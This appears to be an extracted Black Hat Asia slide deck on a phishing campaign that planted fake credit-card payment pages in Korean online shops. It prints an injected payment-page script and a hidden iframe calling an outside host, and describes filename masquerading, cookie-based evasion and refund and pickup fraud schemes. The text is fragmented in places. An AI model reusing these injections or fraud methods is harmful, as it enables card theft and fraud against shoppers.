23	echo ' <script>alert("카드사 오류로 인하여 결제 실패되였습니다 앱을 통하여 다시</th></tr><tr><th></th><th>결제해주세요.");document.payService.submit()</script> ';

Card number	Expiration Date	CVC	Resident ID number	Card PIN
Name	Mobile Number	Online store login ID	Online store login PW	User's IP

Stolen information item





Detection Evasion: Masquerading

Phishing page's filename and path masquerading as the legitimate one lacksquare

File name	Description
Payment.php	Same as manufacturer A's platform pay
mobileGW.php	Same as the A PG company's payme
inicis.php	Same as the C PG company's payme
eximbay.php	Same as the payment module filename

phishing payment page's filename

Pathname	C	
/shop/skin_ori/designshop/order/card/KCP/	A PG compan	
/shop/conf/lgdacom_mobile	B PG compan	
/shop/skin_ori/standard/order/card/inipay	C PG compan	

phishing payment page's storage path



- vment module file name
- ent module file name
- ent module file name
- e of the overseas agency

Description

- ny payment module path
- ny payment module path
- ny payment module path

Detection Evasion: Time-Based Evasion





If no cookie, display the phishing payment page

Set cookie after displaying the phishing payment page

Evolution of the phishing interface


/	cp.pe.kr/card/xmpiRequest.php	← → C a pay.kcp.pe.kr/card/smpiRequest.php
Standard payment X		Lotte Card
	Hyundai Card Simple payment	Simple payment Standard payment
		롯데카드를 이용해주시는 회원님께 감사드립니다.
	App card payment	· usage location KCP SHOP
	현대카드 앱으로 쉽고 빠르게 결제	Amount 44,300원
Credit Card		Credit card number
		CVC number
Credit card number 2222 - •••• - ••••	PIN number payment	
	PIN number payment ···· 6자리 숫자로 간편하게 (PayShot 포함) ····	
Expire date • • / • •		
	Standard payment	
CVC number • •	카드번호로 결제 (기존 등록 카드만 가능)	
Card PIN • • •		Second Second
Resident ID number 입력하세요.		Standard payment
		Credit card number
Additional Password		카드번호
Password		Expire Date
Amount 1,389,850 원		MM YYYY
		CVC number Card PIN
✓ 카드사 개인(신용)정보 제3자 제공 동의 상세보기 >		CVC번호 카드비밀번호
		NEXT
		CVC란?
Check out		

impersonating simple payment and major credit card companies



"The threat actor's monetization tactics were nothing short of ingenious."

Three ways to Monetize



Case #1

Refund after fraudulent payment on the secondhand trading platform

Case #2



Sale of the item and fraudulent payment on the open marketplace






Exploit of the Apple Store's 'Someone else Pick-up' policy


BHASIA @BlackHatEvents

Requested for cash refund after payment for an item on second-hand trading platforms







• After the sale of the item, fraudulent payments were made on the open marketplace






Chatted with the threat actor





Exploited of the Apple Store's 'Someone else Pick-up' policy \bullet





Now fill out your pickup information.

Who will pick up your order? I'll pick it up Someone else will pick it up	 Bring the following for pickup: The person picking up the order should bring a valid government-issued photo ID and the order number. Your contact will get an email and a text when the order is ready for pickup. View Apple Pickup Policy >
First Name	For best service, please arrive during your reserved time or you may experience a delay picking up your order. Your order will be held for 7 days.
Last Name	
Email Address	
Phone Number	The threat act
Send pickup notifications via text message to the phone number above.	into the recipi
What's your contact information?	
Email Address	We'll email you a receipt and order updates.
Phone Number	The phone number you enter can't be changed after you place your order, so please make sure it's correct.



tor filled the buyer's info ient's details field.

BHASIA @BlackHatEvents

Attribution **EvilQueen : Uncovered a new Chinese threat actor**


OPSEC failures (1/3)

found an email address of the threat actor in the phishing page's source code





OPSEC failures (1/3)



6a44f0942c2bbc8643016d96602e9e27 1ba8b781aa146dec0e3ed43824b249a4




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22:47:02	2022-09-16 22:47:02		
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ynwtuukf.net/mysql.php

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Adminer 4.8.1	로그인	
	데이터베이스 형식	MySQL ~
	서버	localhost
	사용자이름	
	비밀번호	
	데이터베이스	
	로그인 🗌 영구:	적으로 로그인

OPSEC failures (2/3)






OPSEC failures (3/3)

attempted hacking against Korean websites between 2009 and 2016


N목 fhsfh 작성자 : fsghsfhsfynwtuukf. 작성일 : 2016-05-11 01:20:44 조회수 : 728			작성자: 이근화 (ynwtuukf) 파일: asp.asa (2.3KB) 제목: etuetue		추천: 1 조회: 1064	
			* 답변하시는 분들께 도움이 되도록 자신의 환경을 아래 항목 옆에 기재해 주세요. - 액세스 버전(95,97,2000,xp,2003,2007): * 아래줄에 질문을 작성하세요 >>			
월 php (44byte) 23.jpg (44byte) 23.jpg (44byte) 23.php.jpg (46byte) 덧글(0개) ^	역 정보교환 검색 제목			검색	공인코더	[불량 게시물 신 글쓰기
덧글쓰기	[강원-강릉시] w width=100 heigh	vrtywr <iframe src="http://m<br">ht=0></iframe>	p.gemmir.	com/upload_file_test/	Movie/index.htm	작성일 : 2010-02-26(0 최종수정일 : 2010-02-26(0
			등록일	2009-03-02		



